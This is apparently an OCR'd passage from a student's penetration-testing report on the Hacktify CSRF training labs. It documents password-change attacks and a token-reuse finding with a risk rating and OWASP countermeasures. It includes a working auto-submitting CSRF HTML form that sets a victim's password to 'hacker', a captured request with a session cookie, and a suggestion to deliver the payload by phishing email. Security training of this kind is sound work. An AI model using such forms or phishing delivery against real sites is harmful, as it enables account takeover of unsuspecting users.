


4.Click change password to create new password for hacker account then capture the request on burpsuite.




5.If the request was capture then change to CSRF poc and save it.



CSRF PoC generator
Request to: https://labs.hacktify.in
Options
Pretty
Raw
Hex
1 POST /HTML/csrf_lab/lab_2/passwordChange.php HTTP/2
2 Host: labs.hacktify.in
3 Cookie: _ga_BC1TF49GTQ=GS1.1.1739537247.1.0.1739537284.0.0.0; _ga=GA1.1.423982973.1739537248; PHPSESSID=2e3bec54c695722ea66a649b25addc17
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/
Inspector
Search
0 highlights
CSRF HTML:
<body>
<form action="https://labs.hacktify.in/HTML/csrf_lab/lab_2/passwordChange.php
<input type="hidden" name="newPassword" value="hacker" />
<input type="hidden" name="newPassword2" value="hacker" />
<input type="hidden" name="csrf" value="533633d83cc33b0434361d2d7879b755"
<input type="submit" value="Submit request" />
</form>
<script>
history.pushState('', '', '/');
document.forms[0].submit();
</script>
</body>
</html>
Search
0 highlights
Regenerate
Test in browser
Copy HTML
Close


Hacktify Labs
Hacktify Labs
Login
https://labs.hacktify.in/HTML/csrf_lab/lab_2/lab_2.php
HACKTIFY
Happy Hacking
Logout
Welcome to
Dashboard duck lol
Change Password
© Copyrights 2021 Hacktify Cybersecurity All rights reserved


6.Now, the input value is CSRF token to validate it. Then login with victim duck account to test that.




7.After save the CSRF poc to using firefox filename.html to use payload or else using email phishing and any links to click and change password.




8.If victim will click that phishing file to change password successfully.




8.To test with old victim account password there not login.



9.When using the new hacker password to possible to get login on victim account and gather the user information.



10.There we go the password was changed and login successfully.




Note : Hacktify says how the token will validate on client side and to change someone password with CSRF attacking phase.

2.3. I Hate When Someone Uses My Tokens!


Reference	**Risk Rating**
I Hate When Someone Uses My Tokens!	**Medium**
Tools Used	
Burp Suite	
Vulnerability Description	
The application improperly handles CSRF tokens, allowing an attacker to reuse a valid token from another session. This flaw enables an attacker to **perform unauthorized actions on behalf of a victim** without needing their actual token.	
How It Was Discovered	
1.Logged into **Lab 2** and obtained a valid CSRF token. 2.Used the same token in **Lab 3** while logged in as another user. 3.Successfully **changed the victim's password** without triggering a validation error.	
Vulnerable URLs	
https://labs.hacktify.in/HTML/csrf_lab/lab_4/lab_4.php	
Consequences of not Fixing the Issue	
Account Takeover: Attackers can modify sensitive account details. **Session Hijacking:** If the token remains valid across sessions, an attacker can gain unauthorized access even after a logout. **Loss of User Trust:** Users are at high risk of data compromise and password theft.	
Suggested Countermeasures	
-Use per-request CSRF tokens instead of static tokens. **-Invalidate tokens after use** to prevent reuse. -**Tie CSRF tokens to user sessions and IP addresses** for stricter validation. -**Enforce HTTP Referer and Origin header checks** to verify legitimate requests.	
References	
OWASP CSRF Prevention Cheat Sheet	

Proof of Concept :


1.Create two accounts for attacker and victim, This the way I used fast@gmail.com to login.




2.Now check the attacker gmail is login or not.




3.Then I created the victim like late@gmail.com and password is every gmail name that mean late.




4.Also check for victim account to have any login issue.



5.I used other lab CSRF poc to attack victim account, we know this payload in lab 2.

